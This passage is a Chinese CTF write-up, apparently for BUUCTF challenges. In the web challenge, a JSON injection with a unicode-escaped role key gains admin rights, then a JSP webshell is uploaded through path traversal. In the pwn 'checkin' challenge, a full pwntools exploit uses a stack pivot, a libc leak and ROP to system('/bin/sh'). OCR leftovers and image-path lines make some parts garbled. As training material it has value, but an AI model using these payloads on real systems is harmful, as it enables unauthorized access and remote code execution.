所以入手点还是在admin这里，退出，返回注册。查看源码



```
.cn
.0) Gecko/20100101 Firefox/89.0

,en-US;q=0.3,en;q=0.2

=utf-8

3.buuoj.cn

e3.buuoj.cn/
37F
```


```
<title>Register</title>
</head>
<body>
<script>alert('Not Allowed')</script>
<script src="http://code.jquery.com/jquery-latest.js"></script>
<script type="text/javascript">
  // var obj={};
  // obj["username"]='test';
  // obj["password"]='test';
  // obj["role"]='guest';
  function doRegister(obj){
    if(obj.username==null || obj.password==null){
      alert("用户名或密码不能为空");
    }else{
      var d = new Object();
      d.username=obj.username;
      d.password=obj.password;
      d.role="guest";

      $.ajax({
        url:"/register",
        type:"post",
        contentType: "application/x-www-form-urlencoded; charset=utf-8",
        data: "data="+JSON.stringify(d),
        dataType: "json",
        success:function(data){
          alert(data)
        }
      });
    }
  }
</script>
</body>
</html>
```

可以观察，role是控制权限的，而且在代码处可能存在拼接，这里尝试拼接json进行注入。

data=

{”username”:”123”,”password”:”123”,”\u0072\u006F\u006C\u0065”:”admin”,”123”:


{”role”:”guest”}}



```
Raw | 参数 | 头 | Hex
POST /register HTTP/1.1
Host: 8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn
Connection: close
Referer: http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn/
Cookie: JSESSIONID=AB6AAE39D8157CA654E500FDA53DA87F

data={"username":"123","password":"123","\u0072\u006F\u006C\u0065":"admin","123":{"role":"guest"}}
```

```
Raw | 头 | Hex | Render
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 26 Jun 2021 09:49:54 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 17
Connection: close

register success!
```


注册成功，登录查看




变成admin力，这里可以进入upload进行上传文件

由于网站是tomcat，直接传jsp🐂就行，拿出冰蝎，直接上传


默认目录无法上传，前面图片存在的位置是../../static/，所以尝试来个目录穿越



然后冰蝎直接连接



最后执行readflag即可



Pwn

checkin

输入admin和密码，密码被加密了，根据特征发现是md5，反差得到admin。

buf可以溢出8个字节，覆盖rbp进行栈迁移。因为read长度比较短，栈迁移之后返回到第一个read写两次rop

```
#!/usr/bin/python

from pwn import *
import sys
#from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch='amd64'

local=0
```

```
binary_name='pwn'
libc_name='libc.so.6'
if local:
    p=process("./"+binary_name)
    libc=ELF("./"+libc_name)
    #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "./"+binary_name])
    #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "-g", "1234", "./"+binary_name])
else:
    p=remote('node3.buuoj.cn',26160)
    e=ELF("./"+binary_name)
    libc=ELF("./"+libc_name)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass
ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()
def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

s1=b'admin\x00\x00\x00'+p64(0x602408)+p64(0x4018e8)
sa('>',s1)
buf=b'admin\x00'+b'a'*(0x20-6)+p64(0x602408)
sa('>',buf)
pop_rdi=0x0000000000401ab3
puts_got=0x602028
read_plt=0x4006a0
puts_plt=0x400680
sd(b'admin\x00\x00\x00'+b'a'*8+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(0x4018e8))
ru('GeBai\n')
libcbase=leak_address()-libc.sym["puts"]
print(hex(libcbase))
system=libcbase+libc.sym["system"]
binsh=libcbase+0x18ce57
sd(b'admin\x00\x00\x00'+b'a'*8*4+p64(pop_rdi)+p64(binsh)+p64(system))
```

```
56 ia()
57
58
```